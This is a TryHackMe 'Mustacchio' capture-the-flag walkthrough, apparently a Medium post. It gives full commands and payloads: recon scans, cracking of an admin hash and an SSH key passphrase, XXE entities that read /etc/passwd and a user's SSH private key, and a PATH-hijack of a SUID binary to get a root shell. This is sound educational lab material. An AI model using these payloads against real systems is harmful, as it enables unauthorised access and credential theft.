TryHackMe| Mustacchio CTF walkthrough

Deploy and compromise the machine!

Difficulty : Easy

First, we start to enumerate the target machine with nmap :

```
nmap -sC -sV -p- <ip-address>
```

nmap flags:

- -sC —running all the default scripts.
- -sV —checks the version of the services.
- -p- —scanning all ports.


Results:

```
┌──(root㉿kali)-[/home/…/Desktop/CTF/THM/mustacciho]
└─# nmap -sC -sV -p- 10.10.204.148
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-30 06:35 EDT
Stats: 0:08:35 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 94.63% done; ETC: 06:44 (0:00:29 remaining)
Nmap scan report for 10.10.204.148
Host is up (0.39s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 581b0c0ffacf05be4cc07af1f188611c (RSA)
|   256 3cfce8a37e039a302c77e00a1ce452e6 (ECDSA)
|_  256 9d59c6c779c554c41daae4d184710192 (ED25519)
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Mustacchio | Home
|_http-server-header: Apache/2.4.18 (Ubuntu)
8765/tcp open  http    nginx 1.10.3 (Ubuntu)
|_http-title: Mustacchio | Login
|_http-server-header: nginx/1.10.3 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

nmap scan

So, we got 3 open ports. port 22 of SSH, port 80 and port 8765 for HTTP.

I thought about running Gobuster to find a hidden directories but as we can see there is login page in port 8765, let's check it out:



<ip-address:8765>

mmm.. so at that point I don't know what to do. maybe I'll try Gobuster?

```
gobuster dir -u <IP-address> -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

Gobuster:


- dir for searching hidden directories.
- -u for target machine.
- -w for wordlist

Results:

```
/images               (Status: 301) [Size: 315] [--> http://10.10.204.148/images/]
/custom               (Status: 301) [Size: 315] [--> http://10.10.204.148/custom/]
Progress: 1406 / 220561 (0.64%)
```

let's enter to the custom directory.

oh! I found an interesting file , "users.bak" .



/custom/js

After downloading the file, let's read it.


Credentials

we got credentials with username admin and a hash. I'm going to insert that hash to rainbow table: https://crackstation.net/

hash cracking


So, we have username and password. Hence, it means that is the time to enter the admin panel.

After entering to the admin panel we got a comment panel and there is an option to include remote code execution a.k.a RCE.



comment panel

Before that, lets analyze the web app to understand which vulnerability we can exploit and which code type is needed for the injection. lets check what the response to click on submit button. after clicking it we got this alert.



Alert

this web app isn't secure at all! it just writing us the vulnerability. lets exploit it.

But, what should I do here? maybe there is some info in the source code of that page?!

```
 9     <link rel="stylesheet" href="assets/css/home.css">
10     <script type="text/javascript">
11       //document.cookie = "Example=/auth/dontforget.bak";
12       function checktarea() {
13       let tbox = document.getElementById("box").value;
14       if (tbox == null || tbox.length == 0) {
15         alert("Insert XML Code!")
16       }
17   }
18 </script>
19 </head>
20 <body>
21
22     <!-- Barry, you can now SSH in using your key!-->
23
```

page source code

So there is an interesting path to a file : “/auth/dontforget.bak” .

when insert the path in the URL, this file downloaded automatically.

lets read it:

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# cat dontforget.bak
<?xml version="1.0" encoding="UTF-8"?>
<comment>
  <name>Joe Hamd</name>
  <author>Barry Clad</author>
  <com>his paragraph was a waste of time and spac
 could've done something more productive than rea
thing else to do in life. Life is so precious bec
 realize it until now since this void paragraph m
o careless that you realize that you are not usin
r eating your cat, but no. You want to read this
t the end. But since you still do not realize tha
e null paragraph. If you had not noticed, you hav
</comment>
```

dontforget.bak


The content of the message is irrelevant but the structure of it going to help us to inject a malicious code. in addition, we found a message to user Barry in the source code.

```
<!-- Barry, you can now SSH in using your key!-->
```

but how can I achieve that key? so I'll use the structure of the message and insert it a path to if is there any reflection..

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<comment>
  <name>Joe Hamd</name>
  <author>Barry Clad</author>
  <com>&xxe;</com>
</comment>
```

so after injecting xml entity with a path to passwd ,I got a reflection !




/etc/passwd

Its the time to travel into the SSH directory and pull the key from the reflection. just change the path:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///home/barry/.ssh/id_rsa" >]>
<comment>
  <name>Joe Hamd</name>
  <author>Barry Clad</author>
  <com>&xxe;</com>
</comment>
```

and there is the key!




SSH key

the username and the key are found. lets attack the SSH service with pass the key attack. copy the key and insert it to a file in your kali, the next step is to change the permissions.

```
chmod 600 key.txt
ssh barry@<ip-address> -i key.txt
```

oh no, there is a passphrase for the key..



but don't worry, ssh2john will solve it.

```
ssh2john  key.txt > newkey1.txt
```

Crack it with john.

```
john newkey1.txt --wordlist=/usr/share/wordlists/rockyou.txt
```

The passphrase:

```
┌──(root㉿kali)-[/home/…/Desktop/CTF/THM/mustacciho]
└─# john newkey1.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
[redacted]       (key.txt)
1g 0:00:00:01 DONE (2023-05-30 09:58) 0.9803g/s 2912Kp/s 2912Kc/s 2912KC/s urielluna..urielito1000
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

passphrase to the key

and we are in! user.txt too!

```
barry@mustacchio:~$ ls
user.txt
barry@mustacchio:~$ cat user.txt
[redacted]
```

user.txt

Privilege escalation

Where is root.txt?

I can't find any helpful info in /home/ barry so I moved back to /home to check if is there any other user. there is! joe. lets check which content can i find.


```
barry@mustacchio:~$ cd ..
barry@mustacchio:/home$ ls
barry  joe
barry@mustacchio:/home$ cd joe
barry@mustacchio:/home/joe$ ls
live_log
```

joe directory

Ill try that command to find suid and gid files under root :

```
find / -user root -perm /4000 2>/dev/null
```

results:



/home/joe/live_log

as we can see the path of the file is there so we can exploit it.

lets check if we got any permission on that file:

```
barry@mustacchio:/home/joe$ ls -la
total 28
drwxr-xr-x 2 joe  joe   4096 Jun 12  2021 .
drwxr-xr-x 4 root root  4096 Jun 12  2021 ..
-rwsr-xr-x 1 root root 16832 Jun 12  2021 live_log
```

permisson checking

so we got execute permission. it means that we can use strings too.

`strings live_log`

results:

```
_ITM_registerTMCloneTable
u+UH
[]A\A]A^A_
Live Nginx Log Reader
tail -f /var/log/nginx/access.log
:*3$"
GCC: (Ubuntu 9.3.0-17ubuntu1~20.04) 9.3.0
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
```

that tail command is intersting!

what if are we going to hijack the path with binary file “tail”? lets do it.

first we need permission to write a new file so /tmp is the dir for that.

we are going to inject “/bin/bash” to that file to get root!

```
barry@mustacchio:/tmp$ echo "/bin/bash" >  tail
barry@mustacchio:/tmp$ chmod 777 tail
barry@mustacchio:/tmp$ export PATH=/tmp:$PATH
```

root, permission and exporting path

lets open the file.

and we got it!

```
barry@mustacchio:/tmp$ /home/joe/live_log
root@mustacchio:/tmp# cd /root
root@mustacchio:/root# cat root.txt
```

root.txt

Hope you find it helpful! keep learning and getting better everyday in cybersecurity field!

Thank you for reading!

For all writeups written by me: **https://medium.com/@alonpr1000**